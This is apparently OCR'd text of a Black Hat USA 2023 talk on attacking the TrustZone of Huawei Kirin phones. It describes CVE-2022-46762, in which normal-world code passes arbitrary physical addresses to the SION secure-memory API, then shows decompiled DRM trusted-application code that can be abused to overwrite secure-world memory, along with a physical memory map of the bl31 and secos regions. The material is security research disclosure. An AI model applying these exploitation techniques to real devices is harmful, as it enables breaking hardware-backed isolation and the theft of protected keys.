black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS

Core Escalation

Unleashing the Power of Cross-Core Attack on Heterogeneous System

Guanxing Wen

$ whoami

- Security Researcher @ Pangu Team in Shanghai
- Interested in bootloader, kernel, Trustzone
- Also a fan of pwning smart devices at hand
  - Electric Vehicles, TV, speakers, POS …
- Twitter: @hhj4ck

bugbounty.huawei.com

HUAWEI

Huawei Bug Bounty Program

Homepage | List of heroes | Reward plan | Announcement | Log in

Seasonal Ranking | Annual ranking | General ranking

Time: 2021

Type of business organization: All business

Ranking list	Nickname	The team	Contribution value
1	Wen Guanxing	pangu	26227
2	slipper		
3	cererdlong		

bugbounty.huawei.com

HUAWEI

Huawei Bug Bounty Program

Homepage | List of heroes | Reward plan | Announcement | Log in

Seasonal Ranking | Annual ranking | General ranking

Time: 2022

Type of business organization: All business

Ranking list	Nickname	The team	Contribution value
1	Wen Guanxing	pangu	25112
2	360AlphaLab	360 Alpha Lab	23109
3	4ice	ZETAO082895USCIS	6752

EL3 Tour: Get The Ultimate Privilege of Android Phone

Guanxing Wen

INFILTRATE | 2019

Exploit the **BL31** of Huawei **P20**

Checkmate Mate30

Attack the bootrom of Huawei Smartphones

Slipper & Guanxing Wen

MOSEC
2021 MOBILE SECURITY CONFERENCE


Exploit the **bootrom** of Huawei **Mate30**

Exploit the **XXX** of Huawei **XXXX40**


Motivation

- Decrypt the firmwares of Mate40 (kirin9000)
  - Xloader, Fastboot, TEEOS, BL31, LPM3, MODEM …
- Bootrom exploit used to build the decryption oracle was dead
- The only solution I came up with is to follow the traditional approach


ARM Trustzone (ACPU)



ARM Trustzone (ACPU)




ARM Trustzone (ACPU)



Find suitable TEE issues

- Logic bugs that work steady and can be exploited blindly
  - No need of prior knowledge such as gadget offsets
- BL31 or TEEOS ?


TEEOS



Tasks & Drivers

Examples of Tasks & Drivers

- **DRV_TIMER**
  - Manages secure timers
- **GATEKEEPER**
  - Gatekeeper implementation
- **KEYMASTER**
  - Keymaster implementation
- **PERMISSION_SERVICE**
  - Permissions system for RPMB, SSA and TUI
- **PLATDRV**
  - Platform drivers
  - Interrupts, crypto engine, secure element, fingerprint sensor, etc.
- **RPMB**
  - RPMB filesystem
  - Uses a normal world agent
- **SSA**
  - Trusted Storage API
  - Uses a normal world agent
- **TALOADER & TARUNNER**
  - glue between GlobalPlatform and OS-level APIs
- **TUI**
  - Trusted User Interface implementation



SION

- Memory can switch between non-secure and secure dynamically
  - Such mechanism speeds up DRM video stream decryption
  - SECMEM (TA) exports SION APIs to the normal world

CMD	Function Name	Description
1	**sion_alloc**	registers physical pages into platdrv and update their DMSS bits
2	**sion_free**	zero out related pages and update their DMSS bits
3	sion_map_iommu	map operations related to iommu
4	sion_unmap_iommu	unmap operations related to iommu
7	sion_config	set attribute bits of DMSS
8	sion_unconfig	unset attribute bits of DMSS

SION ALLOC

EL0

```
ion.heap_id_mask = 1 << ION_DRM_HEAP_ID
ioctl(open("/dev/ion"), ION_IOC_ALLOC, &ion)
```

↓

EL1

```
ion_secsg_heap_allocate -> secmem_tee_exec_cmd
```

↓


SEL0

`sion_ioctl` → `alloc buff_id <=> ion pages`

secmem platdrv

```
struct ion_buffer {
  u64 magic;
  union {
    struct rb_node node;
    struct list_head list;
  };
  struct ion_device *dev;
  struct ion_heap *heap;
  unsigned long flags;
  unsigned long private_flags;
  size_t size;
  void *priv_virt;
  struct mutex lock;
  int kmap_cnt;
  void *vaddr;
  struct sg_table *sg_table;
  struct list_head attachments;
  char task_comm[TASK_COMM_LEN];
  pid_t pid;
  #if defined(CONFIG_ION_HISI_SECSG)
    unsigned int id;
  #endif
};
```


SION MAP


EL0
ion.fd
TEEC_ION_INPUT
EL1
ion.fd
buff.id
buff.id
ion pages
sion_map_user
vma
SEL0
SEL1

CVE-2022-46762

- Too much presumption
- NW kernel should never be the firewall of SW
- EL0 can invoke sion_alloc directly with arbitrary physical address
  - So it is with sion_free

Rebind the buff id and target page



Make use of the malformed buff id

- CHINADRM_COMMON_TA
  - A substitute of widevine
- Cleartext need no decryption
  - Decryption = memmove
  - Overwrite any SW pages?

```
if ( MapBuffer(buffer1_as_phy, psize, buffer1_as_buff_id, 1, 1, &map1) )
{
  v26 = -1;
  ret = -1;
}
else
{
  if ( is_secmap_from_drm0 == 1 )
  {
    is_cacheable = 1;
    is_nonsec_map = 0;
    v41 = 0;
    buffer2_as_buff_id = buffer2;
    buffer2_as_phy = vshrd_n_s64(vdup_n_s32(buffer2).n64_i64[0], 0x20u);
  }
  else
  {
    buffer2_as_phy = vshrd_n_s64(vdup_n_s32(buffer2).n64_i64[0], 0x20u);
    is_cacheable = 1;
    is_nonsec_map = 1;
    buffer2_as_buff_id = buffer2;
  }
  v60 = psize;
  if ( MapBuffer(buffer2_as_phy, psize, buffer2_as_buff_id, is_cacheable, is_nonsec_map, &map2)
  {
    UnmapBuffer(buffer1_as_buff_id, psize, 1, map1);
    v26 = -1;
    ret = -1;
  }
  else
  {
    ret = CDRMC_Cenc_Decrypt( ctx, drm1, dsize1, isenc, &meta, map1, psize, map2, &osize);
```

```
else                                        // isenc_from_tag3 = 0
{
  CDRMR_Cipher_Copy(ctx->h, map1, map2, _totalLen);// TEE_MemMove(map2, map1, totalLen);
}
```

A Small Setback

- hmsysmgr blacklists mmap
  - 0x13000000-0x13101000
  - 0x13102000-0x13600000
  - 0x13600000-0x19600000


```
  if ( (unsigned int)is_in_range_of_sec_space(start, length_) )
  {
    _start = start;
    _end = end;
    if ( !(unsigned __int8)get_sec_regions()
      || _start < reg_info.phys_region_start + 0x5FF000 - reg_info.cc_workspace_mem
      || _end > reg_info.phys_region_start + 0x5FF000 )
    {
      goto LABEL_177;
    }
  }
}
else if ( LODWORD(v230[0]) || (unsigned int)is_in_range_of_protect_space(start, length_)
{
  goto LABEL_177;
}
_length = a2->length;
start_ = *(_QWORD *)&a2->start;
if ( v59 )
  v98 = 0LL;
else
  v98 = v93;
v230[0] = 0LL;
v230[1] = start_;
v230[2] = _length;
memset(&v230[3], 0, 0x14);
v99 = hm_map_range((__int64)v53, v59, v98, _length, nents & 0xFFF, (__int64)v230);
```

START	END	USAGE
10000000	105FFFFF	sensorhub-shmemext
10600000	1063FFFF	sensorhub-shmem
10640000	106BFFFF	sensorhub-share-mem
106C0000	108BFFFF	iommu_pgtable
108C0000	109BEFFF	fka-mem
109BF000	109BFFFF	mntndump
109C0000	10ABFFFF	ivp
114C0000	11CBFFFF	hhee
11CC0000	11D3FFFF	lpmx-core
11D40000	11DFFFFF	lpmcu
11E00000	127FFFFF	sensorhub-s
12800000	12FFFFFF	npu-tiny
13000000	135FFFFF	bl31
13600000	165FFFFF	secos
16600000	16AFFFFF	voiceid

